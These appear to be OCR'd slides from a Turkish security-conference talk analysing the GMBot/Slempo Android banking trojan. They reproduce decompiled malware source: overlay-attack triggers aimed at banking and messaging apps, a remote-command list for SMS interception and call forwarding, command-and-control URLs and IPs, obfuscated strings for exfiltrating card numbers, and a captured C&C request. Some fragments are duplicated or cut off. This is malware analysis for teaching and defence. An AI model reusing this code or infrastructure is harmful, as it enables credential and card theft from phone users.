
New Android Malware Called MazarBOT Gets

HACKTRICK
SİBER GÜVENLİK KONFERANSI


B1_ACKB0X
SİBER MÜCADELE TAKIMI

GMBot / Slempo





GMBot / Slempo - Hedef Uygulamalar




```
if ((isRunning("com.android.vending") || isRunning("com.google.android.music"))
        && !settings.getBoolean(Constants.CODE_IS_SENT,
                false)) {
    Intent i = new Intent(MainService.this, Cards.class);
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
} else if ((isRunning("com.whatsapp")
        || isRunning("com.viber.voip")
        || isRunning("com.instagram.android") || isRunning("com.skype.raider"))
        && !settings.getBoolean(Constants.PHONE_IS_SENT,
                false)) {
    Intent i = new Intent(MainService.this,
            ChangeNumber.class);
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
} else if (isRunning("com.google.android.gm")
        && !settings
                .getBoolean(Constants.GM_IS_SENT, false)) {
    Intent i = new Intent(MainService.this, GM.class);
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
} else if ((isRunning("com.commbank.netbank") || isRunning("com.cba.android.netbank"))
        && !settings.getBoolean(Constants.COMMBANK_IS_SENT,
                false)) {
    Intent i = new Intent(MainService.this, Commbank.class);
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
} else if (isRunning("au.com.nab.mobile")
        && !settings.getBoolean(Constants.NAB_IS_SENT,
                false)) {
    Intent i = new Intent(MainService.this, Nab.class);
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
} else if (isRunning("org.westpac.bank")
        && !settings.getBoolean(Constants.WESTPACK_IS_SENT,
                false)) {
    Intent i = new Intent(MainService.this, Westpack.class);
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
} else if (isRunning("org.stgeorge.bank")
```

GMBot / Slempo - Hedef Uygulamalar

```
ctivity(1);
((isRunning("com.whatsapp")
 isRunning("com.viber.voip")
 isRunning("com.instagram.android") || isRunning("com.skype.raider"))
 !settings.getBoolean(Constants.PHONE_IS_SENT,
```

GMBot / Slempo - Hedef Uygulamalar

```
ctivity(i);
((isRunning("com.whatsapp")
 isRunning("com.viber.voip")
 isRunni
 !settir
```

```
ctivity(i);
((isRunning("com.commbank.netbank") || isRunning("com.cba.android.netbank"))
 !settings.getBoolean(Constants.COMMBANK_IS_SENT,
```

GMBot / Slempo - Hedef Uygulamalar

```
((isRunning("com.whatsapp")
 isRunning("com.viber.voip")
 !settir
```

```
ctivity(i);
((isRunning("com.commbank.netbank") || isRunning("com.cba.android.netbank"))
 !settings.getB
```

```
} else if (isRunning("au.com.nab.mobile")
        && !settings.getBoolean(Constants.NAB_IS_SENT,
                false)) {
    Intent i = new Intent(MainService.this, Nab.class);
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
} else if (isRunning("org.westpac.bank")
        && !settings.getBoolean(Constants.WESTPACK_IS_SEN
                false)) {
    Intent i = new Intent(MainService.this, Westpack.clas
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
} else if (isRunning("org.stgeorge.bank")
```

GMBot - Slempo

- **Belirgin Özellikler ?**
  - Pop-Up ekran
  - Screen Injection (Overlay Attack)
  - Uzaktan komut çalıştırabilme


```
static {
    StringBuilder builder = new StringBuilder();
    commands.add("#intercept_sms_start");
    commands.add("#intercept_sms_stop");
    commands.add("#check_gps");
    commands.add("#block_numbers");
    commands.add("#unblock_all_numbers");
    commands.add("#unblock_numbers");
    builder.append("#listen_sms_");
    commands.add(builder.toString() + "start");
    commands.add(builder.toString() + "stop");
    commands.add("#check");
    commands.add("#grab_apps");
    commands.add("#lock");
    commands.add("#unlock");
    builder = new StringBuilder();
    builder.append("#send");
    builder.append("_sms");
    commands.add(builder.toString());
    commands.add("#forward_calls");
    commands.add("#disable_forward_calls");
    commands.add("#control_number");
    commands.add("#sentid");
    commands.add("#show_html");
    commands.add("#update_html");
}
```

GMBot - Slempo

- **Yayılma Şekli ?**
  - Phishing - Overlay Attack
- **C&C İletişim Mekanizması**
  - HTTP

```
http://
http://146.0.72.80:2080/
http://146.0.72.80:2080/forms/
)http://adobeflashlab.com/android/done.php
httpPost
httpclient
https://
```

```
package org.slempo.service;

public class Constants {

    public static final String CLIENT_NUMBER = "1";

    public static final String ADMIN_URL = "http://62.213.67.216:2080/";

    public static final String APP_MODE = "3"; // 1 - open link. 2 - open alert screen

    public static final String LINK_TO_OPEN = "http://xxxmobiletubez.com/video.php";

    public static final int ASK_SERVER_TIME_MINUTES = 1;

    public static final int LAUNCH_CARD_DIALOG_WAIT_MINUTES = 1;
```



GMBot / Slempo - Phishing

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

GMBot / Slempo - Obfuscation

```
public static final String aC = C0486n.m2119a("1**83Y**1**83Y**1**83Y**");
public static final String aD = C0486n.m2119a("1**83Y**0**83Y**7**83Y**");
public static final String aE = C0486n.m2119a("1**83Y**0**83Y**8**83Y**");
public static final String aF = C0486n.m2119a("1**83Y**0**83Y**9**83Y**");
public static final String aG = C0486n.m2119a("1**83Y**1**83Y**0**83Y**");
public static final String aH = C0486n.m2119a("1**83Y**1**83Y**2**83Y**");
public static final String aI = C0486n.m2119a("1**83Y**0**83Y**4**83Y**");
public static final String aJ = C0486n.m2119a("1**83Y**0**83Y**5**83Y**");
public static final String aK = C0486n.m2119a("1**83Y**0**83Y**3**83Y**");
public static final String aL = C0486n.m2119a("1**83Y**0**83Y**2**83Y**");
public static final String aM = C0486n.m2119a("1**83Y**0**83Y**1**83Y**");
public static final String aN = C0486n.m2119a("9**83Y**0**83Y**");
public static final String aO = C0486n.m2119a("9**83Y**1**83Y**");
public static final String aP = C0486n.m2119a("9**83Y**2**83Y**");
public static final String aQ = C0486n.m2119a("9**83Y**3**83Y**");
public static final String aR = C0486n.m2119a("9**83Y**4**83Y**");
public static final String aS = C0486n.m2119a("9**83Y**5**83Y**");
public static final String aT = C0486n.m2119a("B**83Y**o**83Y**t**83Y** **83Y**i**83Y**s**83Y** **83Y**n**83Y**o**83Y**t**83Y** **83Y**a**83Y**b**83Y**l**8
public static final String aU = C0486n.m2119a("C**83Y**o**83Y**m**83Y**m**83Y**a**83Y**n**83Y**d**83Y** **83Y**e**83Y**x**83Y**e**83Y**c**83Y**u**83Y**t**8
public static final String aV = C0486n.m2119a("u**83Y**n**83Y**f**83Y**i**83Y**n**83Y**i**83Y**s**83Y**h**83Y**e**83Y**d**83Y**_**83Y**r**83Y**e**83Y**q**8
public static final String aW = C0486n.m2119a("1**83Y**0**83Y**0**83Y**0**83Y**");
public static final String aX = C0486n.m2119a("b**83Y**u**83Y**i**83Y**l**83Y**d**83Y**");
public static final String aY = C0486n.m2119a("g**83Y**e**83Y**t**83Y**_**83Y**c**83Y**o**83Y**m**83Y**m**83Y**a**83Y**n**83Y**d**83Y**");
public static final String aZ = C0486n.m2119a("i**83Y**n**83Y**f**83Y**o**83Y**");
public static final String aa = C0486n.m2119a("p**83Y**");
public static final String ab = C0486n.m2119a("M**83Y**A**83Y**I**83Y**N**83Y**_**83Y**V**83Y**E**83Y**R**83Y**_**83Y**R**83Y**E**83Y**Q**83Y**U**83Y**I**8
public static final String ac = C0486n.m2119a("m**83Y**a**83Y**i**83Y**n**83Y**");
public static final String ad = C0486n.m2119a("l**83Y**i**83Y**s**83Y**t**83Y**_**83Y**h**83Y**a**83Y**s**83Y**");
public static final String ae = C0486n.m2119a("l**83Y**i**83Y**s**83Y**t**83Y**_**83Y**r**83Y**e**83Y**m**83Y**o**83Y**v**83Y**e**83Y**");
public static final String af = C0486n.m2119a("g**83Y**e**83Y**t**83Y**_**83Y**p**83Y**r**83Y**e**83Y**f**83Y**");
public static final String ag = C0486n.m2119a("s**83Y**e**83Y**t**83Y**_**83Y**p**83Y**r**83Y**e**83Y**f**83Y**");
public static final String ah = C0486n.m2119a("g**83Y**e**83Y**t**83Y**_**83Y**m**83Y**a**83Y**i**83Y**n**83Y**_**83Y**v**83Y**e**83Y**r**83Y**s**83Y**i**8
public static final String ai = C0486n.m2119a("a**83Y**e**83Y**s**83Y**_**83Y**d**83Y**e**83Y**c**83Y**r**83Y**y**83Y**p**83Y**t**83Y**");
public static final String aj = C0486n.m2119a("l**83Y**i**83Y**s**83Y**t**83Y**_**83Y**m**83Y**e**83Y**n**83Y**g**83Y**e**83Y**");
public static final String ak = C0486n.m2119a("2**83Y**0**83Y**1**83Y**");
public static final String al = C0486n.m2119a("2**83Y**0**83Y**2**83Y**");
public static final String am = C0486n.m2119a("2**83Y**0**83Y**3**83Y**");
public static final String an = C0486n.m2119a("2**83Y**0**83Y**4**83Y**");
public static final String ao = C0486n.m2119a("2**83Y**0**83Y**5**83Y**");
public static final String ap = C0486n.m2119a("2**83Y**0**83Y**6**83Y**");
public static final String aq = C0486n.m2119a("2**83Y**0**83Y**7**83Y**");
public static final String ar = C0486n.m2119a("2**83Y**0**83Y**8**83Y**");
public static final String as = C0486n.m2119a("2**83Y**0**83Y**9**83Y**");
public static final String at = C0486n.m2119a("2**83Y**1**83Y**0**83Y**");
public static final String au = C0486n.m2119a("2**83Y**1**83Y**1**83Y**");
public static final String av = C0486n.m2119a("2**83Y**1**83Y**2**83Y**");
public static final String aw = C0486n.m2119a("2**83Y**1**83Y**3**83Y**");
public static final String ax = C0486n.m2119a("2**83Y**1**83Y**4**83Y**");
```

GMBot / Slempo - Obfuscation

```
public static final String cC = C0486n.m2119a("string2list");
public static final String cD = C0486n.m2119a("title");
public static final String cE = C0486n.m2119a("card_text");
public static final String cF = C0486n.m2119a("on_package");
public static final String cG = C0486n.m2119a("?id=");
public static final String cH = C0486n.m2119a("showMyDialog");
public static final String cI = C0486n.m2119a("intent_with_card");
public static final String cJ = C0486n.m2119a("intent_with_month");
public static final String cK = C0486n.m2119a("intent_with_year");
public static final String cL = C0486n.m2119a("intent_with_cvc");
public static final String cM = C0486n.m2119a("GPService");
public static final String cN = C0486n.m2119a("MainActivity");
public static final String cO = C0486n.m2119a("messageBaseReceiver");
public static final String cP = C0486n.m2119a("IDUtility");
public static final String cQ = C0486n.m2119a("ApiRequestOld");
public static final String cR = C0486n.m2119a("USSDService");
public static final String cS = C0486n.m2119a("UploadContactsRequest");
public static final String cT = C0486n.m2119a("inject_id");
public static final String cU = C0486n.m2119a("body");
public static final String cV = C0486n.m2119a("base_sms_intercept");
public static final String cW = C0486n.m2119a("createFromPdu");
public static final String cX = C0486n.m2119a("processIncomingMessages");
public static final String cY = C0486n.m2119a("MyWifiLock");
public static final String cZ = C0486n.m2119a("base_main_init");
public static final String ca = C0486n.m2119a("krsekxtcjapxfnfuvbq");
public static final String cb = C0486n.m2119a("application");
public static final String cc = C0486n.m2119a("date");
public static final String cd = C0486n.m2119a("text");
public static final String ce = C0486n.m2119a("method");
public static final String cf = C0486n.m2119a("send_card_number");
public static final String cg = C0486n.m2119a("number");
public static final String ch = C0486n.m2119a("month");
public static final String ci = C0486n.m2119a("year");
public static final String cj = C0486n.m2119a("cvc");
public static final String ck = C0486n.m2119a("com.paypal.android.p2pmobile");
public static final String cl = C0486n.m2119a("com.android.vending");
public static final String cm = C0486n.m2119a("OK");
public static final String cn = C0486n.m2119a("command");
public static final String co = C0486n.m2119a("params");
public static final String cp = C0486n.m2119a("timestamp");
public static final String cq = C0486n.m2119a("com.dynam.");
public static final String cr = C0486n.m2119a("run");
public static final String cs = C0486n.m2119a("main");
public static final String ct = C0486n.m2119a("IntentFilter");
public static final String cu = C0486n.m2119a("Context");
```

```
public static final String eH = C0486n.m2119a("android.content.ComponentName");
public static final String eI = C0486n.m2119a("ACTION_INSERT");
public static final String eJ = C0486n.m2119a("setVisibility");
public static final String eK = C0486n.m2119a("socksForbidden");
public static final String eL = C0486n.m2119a("socks");
public static final String eM = C0486n.m2119a("start");
public static final String eN = C0486n.m2119a("stop");
public static final String eO = C0486n.m2119a("socks_stop");
public static final String eP = C0486n.m2119a("socks_start");
public static final String eQ = C0486n.m2119a("socksServerAction");
public static final String eR = C0486n.m2119a("host");
public static final String eS = C0486n.m2119a("port");
public static final String eT = C0486n.m2119a("SocksHandler");
public static final String eU = C0486n.m2119a("ConnectionChanged");
public static final String eV = C0486n.m2119a("SService");
public static final String eW = C0486n.m2119a("SocksServer");
public static final String eX = C0486n.m2119a("Can`t connect to tunnel");
public static final String eY = C0486n.m2119a("Can`t read auth method response");
public static final String eZ = C0486n.m2119a("Error auth method response");
public static final String ea = C0486n.m2119a("getSystemService");
public static final String eb = C0486n.m2119a("Preferences_");
public static final String ec = C0486n.m2119a("getActTime");
public static final String ed = C0486n.m2119a("get");
public static final String ee = C0486n.m2119a("LongPrefField");
public static final String ef = C0486n.m2119a("getTimeToWork");
public static final String eg = C0486n.m2119a("longField");
public static final String eh = C0486n.m2119a("stringField");
public static final String ei = C0486n.m2119a("getPh");
public static final String ej = C0486n.m2119a("lockNow");
public static final String ek = C0486n.m2119a("resetPassword");
public static final String el = C0486n.m2119a("tmp_phone");
public static final String em = C0486n.m2119a("repeatInject");
public static final String en = C0486n.m2119a("requestToken");
public static final String eo = C0486n.m2119a("requestCoordinates");
public static final String ep = C0486n.m2119a("000000000000000");
public static final String eq = C0486n.m2119a("012345678912345");
public static final String er = C0486n.m2119a("004999010640000");
public static final String es = C0486n.m2119a("isDeb");
public static final String et = C0486n.m2119a("generic");
public static final String eu = C0486n.m2119a("unknown");
public static final String ev = C0486n.m2119a("google_sdk");
public static final String ew = C0486n.m2119a("Emulator");
public static final String ex = C0486n.m2119a("Android SDK built for x86");
public static final String ey = C0486n.m2119a("Genymotion");
public static final String ez = C0486n.m2119a("sdk");
```

GMBot - C&C

```
POST / HTTP/1.1
Content-Length: 350
Content-Type: text/plain; charset=UTF-8
Host: [redacted]:2080
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

{"os":"4.2.2","model":"Genymotion Google Nexus 7 - 4.2.2 - API 17 - 800x1280","phone
number":"15555215554","apps":["com.android.gesture.builder","com.example.android.apis","com.instagram.android","com.
viber.voip","com.whatsapp","org.slempo.service"],"imei":"1e411706717477","client number":"1","type":"device
info","operator":"310260","country":"US"}
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

GMBot / Slempo - C&C

Info

- Credit cards
- Countries
- Billing accounts
- Installed apps
- Collected service accounts
- Filled forms
- HTML forms

Smsapp

- **Application dialogues**
- **Dialogs**
- **Installers**
- **Internal SMSs**
- **Phones**
- **SMS records** + Add Change
- **System Users** + Add Change

Fields in **bold** are required.


Description: Description

HTML contents: HTML contents


App filter: App filter

1 package per line

